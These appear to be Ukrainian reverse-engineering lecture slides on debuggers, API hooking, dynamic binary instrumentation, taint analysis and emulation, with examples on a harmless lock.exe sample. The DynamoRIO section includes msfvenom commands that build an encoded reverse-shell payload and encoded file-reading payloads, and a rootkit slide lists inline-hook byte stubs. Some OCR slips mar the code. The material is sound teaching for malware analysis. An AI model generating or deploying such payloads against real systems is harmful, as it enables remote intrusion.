Remote debugging from host 10.13.37.1, port 55326

local$ qemu-system-ppc -s -S -m 1G -nographic -hda
      debian_wheezy_powerpc_standard.qcow2
>> CPU type PowerPC,750
Welcome to OpenBIOS v1.1 built on Mar 12 2020
14:02
...
Debian GNU/Linux PowerPC chosen/bootargs =
```

## Приклади gdbserver (contd.)

```
local$ gdb -q -nx ./sh
(gdb) target remote 10.13.37.2:1234
0x00007ffff7fd0100 in ?? () from target:/lib64/ld-
    linux-x86-64.so.2
(gdb) x/2i $pc
=> 0x7ffff7fd0100:      mov    %rsp,%rdi
    0x7ffff7fd0103:      callq  0x7ffff7fd0df0
```

```
local$ gdb-multiarch -q -nx
(gdb) target remote :1234
0x0001f0ff in ?? ()
(gdb) i r
r0          0x0          0
r1          0x0          0
...
...
```

# GNU Simulator Project

GDB Sim – <https://sourceware.org/gdb/wiki/Sim>:

- емулятор процесорів у складі GDB

Підтримуються архітектури:

AARCH64, ARM, AVR, Blackfin, CompactRISC, CRIS, D10V, SPARC, FRV, FT32, H8/300, IQ2000, LatticeMico32, M32C, M32R, 68HC11, MCORE, MicroBlaze, MIPS, MN103, Moxie, MSP430, PowerPC, RL78, RX, SuperH, V850

Збирається окремо у GDB:

```
$ ./configure --enable-sim  
(gdb) target sim  
(gdb) load
```

# IDA Debugger

IDA Debugger – <https://www.hex-rays.com/products/ida/debugger/>:

- інтегрований компонент IDA Pro;
- цільові платформи Windows, Linux, OS X (x86/x64), iOS, Android;
- засоби DBI та емулятори Bochs, Intel PIN;
- віддалений аналіз та аналіз ядра XNU, GDB Server, WinDBG.

Ліцензія – комерційна, безкоштовна в IDA Educational (локальний нативний для Windows, Linux).

# Приклад lock.exe у IDA Debugger

IDA - lock.exe 2:\home\user\Downloads\lock.exe

File Edit Jump Search View Debugger Options Windows Help

Local Windows debugger

Library function Regular function Instruction Data Unexplored External symbol

Debug View Structures Enums

General registers

EAX	00000007	↳	ID	0
EBX	003FF000	↳	VIP	0
ECX	0032FF18	↳	VIF	0
EDX	00000000	↳	AC	0
ESI	00000000	↳	VM	0
EDI	00000000	↳	RF	0
EIP	0032FF30	↳	NT	0
EBP	0032FF28	↳	IOPL	0
ESP	0032FF28	↳	OF	0
EIP	00401024	↳	DF	0
EFL	00000246	↳	IF	1
		↳	TF	0
		↳	SF	0

Hex View-1

00403000	68 65 6C 6C 6E 20 6B 69 74 74 79 00 4C 6F 63 6B	hello.kitty.Lock
00403010	20 77 6F 72 6B 73 74 61 74 69 6F 6E 3F 00 00 00	.workstation?...
00403020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Stack view

0032FF18	0040300C	.data:aLockWorkstation
0032FF20	00403000	.data:aHelloKitty
0032FF30	0032FF48	debug004:0032FF48
0032FF34	7B454882	kernel32.dll:7B454882
0032FF38	003FF000	debug006:003FF000
0032FF3C	7B454CFC	kernel32.dll:7B454CFC
0032FF40	7B454CFC	kernel32.dll:7B454CFC

UNKNOWN 0032FF28: debug004:0032FF28 (Synchronized with ESP)

Output window

PDBSRC: loading symbols for 'Z:\home\user\Downloads\lock.exe'...

Python

AU: idle Down Disk: 486GB

# WinAppDbg Debugger

WinAppDbg – <https://github.com/MarioVilas/winappdbg/>:

- налагоджувач на основі Python ctypes і Win32 API;
- призначений для інструментування, фазингу та аналізу застосунків ОС Windows x86/x64;
- абстрагує доступ до пам'яті, процесів, потоків;
- підтримує точки зупинок (у коді, пам'яті, апаратні), трасування, перехоплення викликів API;
- можливість детального звіту про виключення (crash analysis).

Ліцензія – вільне програмне забезпечення (BSD), безкоштовна.

## Приклад lock.exe у WinAppDbg

```
from winappdbg import *

def hook(event):
    p = event.get_process()
    t = event.get_thread()
    print "hook called, pid %d, tid %d" % (p.get_pid(),
                                              t.get_tid())

    args = t.read_stack_dwords(4)
    print "args", ', '.join(map(hex, args))
    p.write(args[1], "MEWMEW!\0")

    for a, _, op, hx in t.disassemble_around_pc(21):
        print "%06x: %-6s %s" % (a, hx, op)
```

## Приклад lock.exe у WinAppDbg (contd.)

```
debug = Debug()
p = debug.execv(["lock.exe"])

pid = p.get_pid()
addr = 0x40101e

print "pid %d, breakpoint 0x%x" % (pid, addr)

debug.define_code_breakpoint(pid, addr, action =
    hook)
debug.enable_one_shot_code_breakpoint(pid, addr)
debug.loop()
```



## Приклад lock.exe у WinAppDbg (contd.)

```
pid 672, breakpoint 0x40101e
```

```
hook called, pid 672, tid 10212
```

```
args 0x0, 0x40300c, 0x403000, 0x24
```

```
401014: 6a24    push 0x24
```

```
401016: ff75fc    push dword ptr [ebp - 4]
```

```
401019: ff75f8    push dword ptr [ebp - 8]
```

```
40101c: 6a00    push 0
```

```
40101e: ff1500204000 call dword ptr [0x402000]
```

```
401024: 83f806    cmp eax, 6
```

```
401027: 7506    jne 0x40102f
```

# Кошенятко після лекції KPI\_RE



## Лекція 5: Динамічний аналіз 2

# У лекції

Динамічне інструментування та аналіз виконуваного коду:

- Перехоплення WinAPI (Windows API hooking)
- Динамічне бінарне інструментування (DBI)
  - Intel Pin, DynamoRIO, Frida
- Динамічний бінарний аналіз (DBA)
  - Valgrind та taint analysis

# API Monitor v2 – <http://www.rohitab.com/apimonitor>

**Monitoring - API Monitor v2 32-bit**

**File Edit View Filter Tools Window Help**

**API Filter**: Kernel32.dll

**Monitored Processes**: C:\test\lock.exe - PID: 6408 - T

**Summary**: 1,660 calls | 550 KB used | lock.exe

#	Time of Day	Thread	Module	API	Return Value
1	1:16:36.787 AM	1	lock.exe	MessageBoxA (NULL, "Lock workstation?", "hello kitty", M...	IDNO
2	1:16:36.787 AM	1	USER32.dll	GetTextCharsetInfo (0x1701093f, NULL, 0)	ANSI_CHARSET
3	1:16:36.787 AM	1	gdi32full.dll	CharUpperW (111)	79
4	1:16:36.787 AM	1	gdi32full.dll	CharUpperW (32)	32
5	1:16:36.787 AM	1	gdi32full.dll	CharUpperW (101)	69

**Parameters: MessageBoxA (User32.dll)**

#	Type	Name	Pre-Call Value	Post-Call Value
1	HWND	hWnd	NULL	NULL
2	LPCWSTR	lpText	0x0040300c "Lock workstation?"	0x0040300c "Lock workstation?".
3	LPCWSTR	lpCaption	0x00403000 "hello kitty"	0x00403000 "hello kitty"
4	UINT	uType	MB_ICONQUESTION   MB_YESNO	MB_ICONQUESTION   MB_

**Hex Buffer: 18 bytes (Post-Call)**

0000	4c	ef	63	6b	20	77	Lock	w
0006	ef	72	6b	78	74	61	orksta	n?
000c	74	69	ff	6e	3f	00		

**Call Stack: MessageBoxA (User32.dll)**

#	Module	Address	Offset	Location
1	lock.exe	0x00401024	0x1024	BaseThreadInitThunk + 0x19
2	KERNEL32.DLL	0x76116359	0x16359	RtlGetAppContainerNamedOb;
3	ntdll.dll	0x77657c24	0x67c24	RtlGetAppContainerNamedOb;
4	ntdll.dll	0x77657bf4	0x67bf4	RtlGetAppContainerNamedOb;

**Output**

```
----- Loading Files from C:\tools\API Monitor (rohitab.com)\All -----  
----- Finished Loading 2119 Files -----  
Categories: 035  
Variables: 19678  
DLLs: 222  
APIs: 15005  
COM Interfaces: 1826
```

**API Loader** | **Monitoring** | **Output**

550 KB | Mode: Portable

# Моніторинг та інструментування Windows API

- Microsoft Detours – <https://github.com/microsoft/detours>
  - ARM, x86, x64, IA64, ліцензія MIT
- EasyHook – <https://easyhook.github.io>
  - з .NET у x86/x64 (в т.ч. ring0), ліцензія MIT
- Deviare – <https://github.com/nektra/deviare2>
  - x86/x64, ліцензія GPLv3 та комерційна
- PolyHook2 – [https://github.com/stevemk14ebr/PolyHook\\_2\\_0](https://github.com/stevemk14ebr/PolyHook_2_0)
  - C++17, x86/x64, ліцензія MIT

Технології inline інструментування (inline hooking):

- <http://jbremer.org/x86-api-hooking-demystified/>
- <https://github.com/BreakingMalwareResearch/Captain-Hook>

Приклад Cuckoo Sandbox hook\_create\_stub() у monitor/src/hooking.c

## Приклад Cuckoo Sandbox: monitor hook\_create\_jump

asm\_jump\_32bit

```
68 xx xx xx xx C3 - push addr ; ret  
E9 xx xx xx xx - jmp far addr
```

asm\_jump (64 bit)

```
FF 25 00 00 00 00 xx xx xx xx xx xx xx xx  
- jmp qword [rel $+0] ; qword addr
```

# Приклад Suterusu (LKM rootkit, Linux x86/x86\_64/ARM)

<https://github.com/mncoppola/suterusu>

<https://github.com/mncoppola/suterusu/blob/master/util.c#L79>

X86: 68 00 00 00 00 c3

// push \$addr; ret

X86\_64: 48 b8 00 00 00 00 00 00 00 00 ff e0

// mov rax, \$addr; jmp rax

ARM: 00 f0 9f e5 00 00 00 00 00 00 00 00 00 00

// ldr pc, [pc, #0]; .long addr; .long addr

Thumb: 01 a0 00 68 87 46 87 46 00 00 00 00

// add r0, pc, #4; ldr r0, [r0, #0]; mov pc, r0;  
mov pc, r0; .long addr

# Intel Pin

Intel Pin – <http://www.pintool.org/>:

- використовується у інструментах Intel SDE, VTune Amplifier, Inspector, Advisor;
- DBI платформа для IA-32, x86-64 та MIC;
- аналіз на рівні користувача ОС Windows, Linux, macOS;
- режими емуляції (JIT), нативний (probe mode);
- широкі можливості аналізу програмного коду (на рівнях INS, BBL, RTN, IMG, символи...)

Ліцензія – пропрієтарна, безкоштовна для некомерційного використання.

# Трасування застосунків Windows x64 з Intel Pin

```
#include <stdio.h>
#include "pin.H"
FILE* out;

VOID traceInst(INS ins, VOID*) {
    ADDRINT address = INS_Address(ins);
    fprintf(out, "%p: %s", (void*)address,
            INS_Disassemble(ins).c_str());
    if(INS_IsCall(ins)&&INS_IsDirectBranchOrCall(ins))
        fprintf(out, " // %s\n", RTN_FindNameByAddress(
            INS_DirectBranchOrCallTargetAddress(ins)).
            c_str());
    else fprintf(out, "\n");
}
```

## Трасування застосунків Windows x64 з Intel Pin (contd.)

```
VOID fini(INT32, VOID*) {
    fclose(out);
}

int main(int argc, char* argv[]) {
    out = fopen("trace.log", "wb");

    PIN_InitSymbols();
    fprintf(out, "init %d\n", PIN_Init(argc, argv));
    INS_AddInstrumentFunction(traceInst, 0);
    PIN_AddFinInitFunction(fini, 0);
    PIN_StartProgram();
}
```

# Трасування застосунків Windows x64 з Intel Pin (contd. 2)

trace.cpp, run.bat у source/tools/ManualExamples

```
@echo off  
make obj-intel64/trace.dll TARGET=intel64  
..\..\..\pin.exe -t obj-intel64\trace.dll --  
lock64.exe
```

## Приклад аналізу пакувальника MPRESS 2.19

```
#include <windows.h>
void __main() {
    if(MessageBox(0, "Lock workstation?", "hello
        kitty", 0x24) == 6)
        LockWorkStation();
    ExitProcess(0);
}
```

```
$ x86_64-w64-mingw32-gcc -mwindows -nostdlib
  lock64.c -o lock64.exe -lkernel32 -luser32
$ strip -s lock64.exe
$ wine mpress.exe lock64.exe
```

PE32+/x64 3.12kB --> 2.12kB Ratio: 71.4%

```
$ cat -n trace.log | grep -v 0x7ff
```

```
63284 0x4060c2: push rdi  
...  
63768 0x4011fb: jmp 0x401000  
63769 0x401000: push rbp  
63770 0x401001: mov rbp, rsp  
63771 0x401004: sub rsp, 0x20  
63772 0x401008: mov r9d, 0x24  
63773 0x40100e: lea r8, ptr [rip+0xfeb]  
63774 0x401015: lea rdx, ptr [rip+0xff0]  
63775 0x40101c: mov ecx, 0x0  
63776 0x401021: mov rax, qword ptr [rip+0x4054]  
63777 0x401028: call rax  
309394 0x40102a: cmp eax, 0x6  
309395 0x40102d: jnz 0x401038  
...
```


# DynamoRIO

DynamoRIO – <https://dynamorio.org/>:

- DBI платформа для IA-32, AMD64, ARM, AArch64;
- аналіз на рівні користувача ОС Windows, Linux, Android;
- дозволяє модифікувати код під час виконання, власний IR;
- висока продуктивність інструментованого коду.

Ліцензія – вільне програмне забезпечення (BSD), безкоштовна.

# Перетворення коду у DynamoRIO



## Приклад Dr. Strace на windows/x64/shell\_reverse\_tcp

```
$ msfvenom -p windows/x64/shell_reverse_tcp lhost
=172.16.78.1 -e x64/zutto_dekiru -f exe -o
shell.exe
```

```
C:\DynamoRIO-Windows-8.0.0-1>bin64\drrun.exe -t
drstrace -- shell.exe
```

```
// exec cmd in drstrace.shell.exe.04200.0000.log
NtCreateUserProcess
succeeded =>
    arg 0: 0x0000000000014eb90 => 0x108 (type=
        HANDLE*, size=0x8)
    arg 1: 0x0000000000014ec08 => 0x104 (type=
        HANDLE*, size=0x8)
    retval: 0x0 (type=NTSTATUS, size=0x4)
```

## Приклад DynamoRIO Opcode Mix Tool

```
$ export TEST="msfvenom -p linux/x86/read_file  
path=/etc/issue -f elf"  
  
$TEST -o tst0  
$TEST -o tst1 -e x86/shikata_ga_nai  
$TEST -o tst2 -e x86/alpha_mixed  
  
$ for i in tst*; do  
  echo === $i  
  bin32/drrun -c samples/bin32/libopcodes.so -- $i  
done
```

## Приклад DynamoRIO Opcode Mix Tool (contd.)

// tst1 shikata\_ga\_nai // tst2 alpha\_mixed

1 : jmp	1 : jmp	
1 : fnstenv	1 : fnstenv	
1 : fld1	1 : fcmoveb	// tst0
2 : sbb	4 : int	
2 : sub	5 : mov	1 : xor
2 : pop	7 : mov	1 : pop
2 : lcall	10 : dec	1 : call
2 : sar	75 : imul	1 : jmp
4 : mov	79 : cmp	4 : mov
4 : int	79 : jnz	4 : int
9 : mov	82 : push	7 : mov
19 : loop	84 : pop	
26 : xor	231 : xor	
42 : add	239 : inc	


# Frida

Frida – <https://frida.re/>:

- платформа динамічного інструментування для x86, x86\_64, ARM, AArch64, MIPS;
- Windows, Mac, Linux, iOS, Android, QNX;
- JavaScript (V8, Duktype) у інструментованому процесі;
- API для Node.js, C, Python, Swift, .NET, Qt/Qml.

Ліцензія – вільне програмне забезпечення (wxWindows 3.1),  
безкоштовна.

# Aрхітектура Frida – <https://frida.re/docs/hacking/>



## Приклад lock.exe у Frida

```
from __future__ import print_function
import frida
import sys

agent = """var MessageBox = Module.getExportByName
(null, 'MessageBoxA');
send('MessageBoxA at ' + MessageBox);
Interceptor.attach.MessageBox, {
    onEnter: function(args) {
        var hwnd = args[0].toInt32();
        var msg = args[1].readCString();
        var title = args[2].readCString();
        var type = args[3].toInt32();
        send([hwnd, msg, title, type]);
    }
});
```

## Приклад lock.exe у Frida (contd.)

```
msg = Memory.allocUtf8String('MEWMEW!');  
this.msg = msg;  
args[1] = msg;  
send('replaced msg with ' + msg);  
});"""  
  
def on_message(message, data):  
    print("[{type}] {payload}".format(**message))  
pid = frida.spawn(["lock.exe"])  
session = frida.attach(pid)  
print("pid", pid)  
script = session.create_script(agent)  
script.on('message', on_message)  
script.load()  
frida.resume(pid)  
sys.stdin.read()
```

## Приклад lock.exe у Frida (contd. 2)



```
C:\Python27\python.exe hook.py
pid 7368
[send] MessageBoxA at 0x74e61060
[send] [0, u'Lock workstation?', u'hello kitty',
      36]
[send] replaced msg with 0x2d4da88
^Z
```

# Frida у мобільних системах

Віддалений аналіз на мобільному пристрой:

- мережеве з'єднання (-R), USB кабель (-U, usbmuxd)
  - frida.attach() -> frida.get\_usb\_device().attach()
- Android – <https://frida.re/docs/android/>
- iOS – <https://frida.re/docs/ios/>
- можливість аналізу без root (embed, preload замість inject)

Frida Gadget – <https://frida.re/docs/gadget/>:

- розподілювана бібліотека для завантаження у LD\_PRELOAD, DYLD\_INSERT\_LIBRARIES...
- автоматизація взаємодії у .config (listen, script, script-directory)
- інструментування iOS без jailbreak (підтримка code\_signing)
- включення у Android застосунки (в т.ч. non-debuggable /lib)

Приклади – <https://github.com/OWASP/owasp-mstg>

# Інші засоби DBI

Існують й інші засоби DBI:

- DynInst – <https://www.dyninst.org/dyninst>
- TinyInst – <https://github.com/googleprojectzero/TinyInst>

# КДПВ taint analysis

Cheat Engine x +

cheatengine.org

Incognito

**Cheat Engine**

Main

Forum

About Cheat Engine

About DBVM

Bugtracker

Downloads

Tutorials

GIT

Lua Extensions

Twitter

FAQ

Contribute

Cheat Engine Wiki

|● Become a patron

Check it out

## Cheat Engine

# Download Cheat Engine

[Download Cheat Engine 7.1 for Mac](#)

**April 22 2020:** Cheat Engine 7.1 Released for Windows and Mac:  
 After releasing 7.1 to my patrons a few weeks ago here's the public release for everyone else  
 Also, from now on, the Mac version and Windows version will have equal release dates and features(Excluding mac/windows only stuff) as the sourcecode of the both have been merged into one

**Additions and changes:**

- Added support for il2cpp (mono)
- Added support for .NET dll plugins
- Change register on breakpoint now also affects FP and XMM registers
- Added CESShare, a way to share your tables with other people
- Improved disassembling
- copy bytes+addresses now only does bytes+addresses
- call filter can now use the unwind data for functions to get a decent list of instructions
- structure dissect shows the pointerpath at the bottom
- Follow register while stepping (rightclick the register to show the option)
- registersymbol and label now support multiple definitions in one line
- improved the speed of the structure list when getting data from a pdb
- hexview: doubleclicking a non-byte value now shows in the type you set
- added sorting to the found code dialog
- added filtering to the changed addresses window

# Приклад аналізу пам'яті: Cheat Engine vs Calculator

Cheat Engine 7.1

File Edit Table D3D Help

00002984-Calculator.exe

Found: 2

Address	Value	Previous
1E3BE6AAC80	3133	
1E3BE6ABA88	3133	

New Scan Next Scan Undo Scan Settings

Value: 1337

Scan Type: Search for text

Value Type: String

Memory Scan Options

- Codepage
- UTF-16
- Case sensitive
- Unrandomizer
- Enable Speedhack

All

Start: 0000000000000000

Stop: 00007fffffff

Writable  Executable

CopyOnWrite

Fast Scan  Alignment  Last Digits

Pause the game while scanning

Memory View Add Address Manually

Active	Description	Address	Type	Value
<input type="checkbox"/>	Display	1E3BE6AAC80	Unicode String[8]	31337
<input checked="" type="checkbox"/>	Display	1E3BE6ABA88	Unicode String[8]	31337

Advanced Options Table Extras ▶

# Приклад: Cheat Engine vs Calculator (contd.)

The screenshot illustrates a comparison between the standard Windows Task Manager calculator and the Cheat Engine memory viewer.

**Calculator Window:**

- Shows the value **31,337**.
- Buttons visible include MC, MR, M+, M-, MS, and M\*.

**Memory Viewer Window:**

- Shows the memory dump starting at address **7FF6AE911D20**.
- Table columns: Address, Bytes, Opcode, Comment.
- Address range: 7FF6AE911D20 to 7FF6AE911D2F.
- Bytes column shows memory content (e.g., 00 00 00 00 00 00 00 00).
- Opcode column shows assembly instructions (e.g., E8, 48, BE, E3).
- Comment column shows assembly mnemonics (e.g., ADD, SUB, MUL, DIV).

# Valgrind

Valgrind – <http://valgrind.org/>:

- платформа динамічного інструментування для X86/AMD64, ARM32/64, PPC32/64, S390X, MIPS32/64;
- Linux, Solaris, Android, Darwin (Mac OS X 10.12);
- аналіз VEX IR (disassemble-and-resynthesise, на відміну від copy-and-annotate у Intel Pin та DynamoRIO);
- shadow values аналіз (<http://valgrind.org/docs/valgrind2007.pdf>).

Інструменти:

- Taintgrind – <https://github.com/wmkhoo/taintgrind>;
- Reverse Taint – <https://github.com/Cycura/rtaint>.

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

## Приклад аналізу розповсюдження залежностей

```
// tests/ex.c
#include <stdlib.h>
#include "taintgrind.h"

int test(int x) {
    return x > 0? 1 : -1;
}

int main(int argc, char* argv[]) {
    int a = argc > 1? atoi(argv[1]) : 0x1337;
    TNT_TAINT(&a, sizeof(a));
    int s = test(a);
    return s;
}
```

# Приклад аналізу розповсюдження залежностей (contd.)

```


user@linux:/opt/taintgrind/valgrind-3.15.0/taintgrind
```

```

$ ./build/bin/valgrind --tool=taintgrind tests/ex -123
==38806== Taintgrind, the taint analysis tool
==38806== Copyright (C) 2010-2018, and GNU GPL'd, by Wei Ming Khoo.
==38806== Using Valgrind-3.15.0 and LibVEX; rerun with -h for copyright info
==38806== Command: tests/ex -123
==38806==

0x1094A0: main (ex.c:10) | mov eax, dword ptr [rbp - 0x50] | Load:4 | 0xffffffff85 | t22_8400 <- a:1fffffe570
0x1094A0: main (ex.c:10) | t47_1439 <- t22_8400
0x1094A0: main (ex.c:10) | t21_8346 <- t47_1439
0x1094A0: main (ex.c:10) | r2_11005 <- t21_8346
0x1094A0: main (ex.c:10) | t48_1565 <- t21_8346
0x1094A0: main (ex.c:10) | t24_7881 <- t48_1565
0x1094A0: main (ex.c:10) | t49_1738 <- t24_7881
0x1094A0: main (ex.c:10) | t23_11382 <- t49_1738
0x1094A0: main (ex.c:10) | r9_2537 <- t23_11382
0x1093EB: test (ex.c:4) | t50_1059 <- t23_11382
0x1093EB: test (ex.c:4) | t34_2345 <- t50_1059
0x1093EB: test (ex.c:4) | mov dword ptr [rbp - 4], edi | Store:4 | 0xffffffff85 | x:1fffffe54c <- t34_2345
0x1093EE: test (ex.c:5) | cmp dword ptr [rbp - 4], 0 | Load:4 | 0xffffffff85 | t10_15544 <- x:1fffffe54c
0x1093EE: test (ex.c:5) | t51_1406 <- t10_15544
0x1093EE: test (ex.c:5) | t38_2782 <- t51_1406
0x1093EE: test (ex.c:5) | r19_30513 <- t38_2782
0x1093F2: test (ex.c:5) | t55_1878 <- t38_2782
0x1093F2: test (ex.c:5) | CmpLE32S | 0x1 | t53_1576 <- t55_1878
0x1093F2: test (ex.c:5) | t52_1542 <- t53_1576
0x1093F2: test (ex.c:5) | t45_2695 <- t52_1542
0x1093F2: test (ex.c:5) | t56_1173 <- t45_2695
0x1093F2: test (ex.c:5) | t40_2672 <- t56_1173
0x1093F2: test (ex.c:5) | jle 0x1093fb | IfGoto | 0x1 | t40_2672
==38806==
```

# Приклад: Ponce – <https://github.com/illera88/Ponce>



# Кошенята після лекції KPI\_RE



## Лекція 6: Методи автоматичного аналізу

# У лекції

Автоматичний аналіз програмного коду:

- Засоби емуляції коду (Unicorn, Qiling Framework)
- SMT розв'язувачі (Z3Py)
- Засоби символічного виконання (KLEE, Manticore)
- Засоби бінарного аналізу (angr, Miasm, Triton)

# Unicorn

Unicorn – <https://www.unicorn-engine.org/>:

- легка платформа емуляції CPU різної архітектури;
- емулюються Arm, Arm64 (Armv8), M68K, Mips, Sparc, X86/X86\_64;
- нативна підтримка Windows, \*nix (Mac OSX, Linux, \*BSD, Solaris);
- високопродуктивний JIT транслятор (QEMU), інструментований на різних рівнях;
- API для 14+ мов, включаючи Python.

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

# Qiling Framework

Qiling Framework – <https://www.qiling.io/>:

- платформа бінарного інструментування та емуляції;
- контроль потоку виконання, динамічне інжектування коду, часткове виконання файлу, фаззинг (AFL);
- емулюються Windows X86 32/64bit, Linux X86 32/64bit, ARM, AARCH64, MIPS, MacOS X86 32/64bit, FreeBSD X86 32/64bit, UEFI;
- нативна підтримка Linux/FreeBSD/MacOS/Windows (WSL).

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

## Z3 Theorem Prover

Z3 – <https://github.com/Z3Prover>:

- високопродуктивний кросплатформний SMT розв'язувач;
- Windows, OSX, Linux (Debian, Ubuntu), FreeBSD;
- API для C, C++, .Net, Python, Java, OCaml.

Онлайн демо – <https://rise4fun.com/z3>

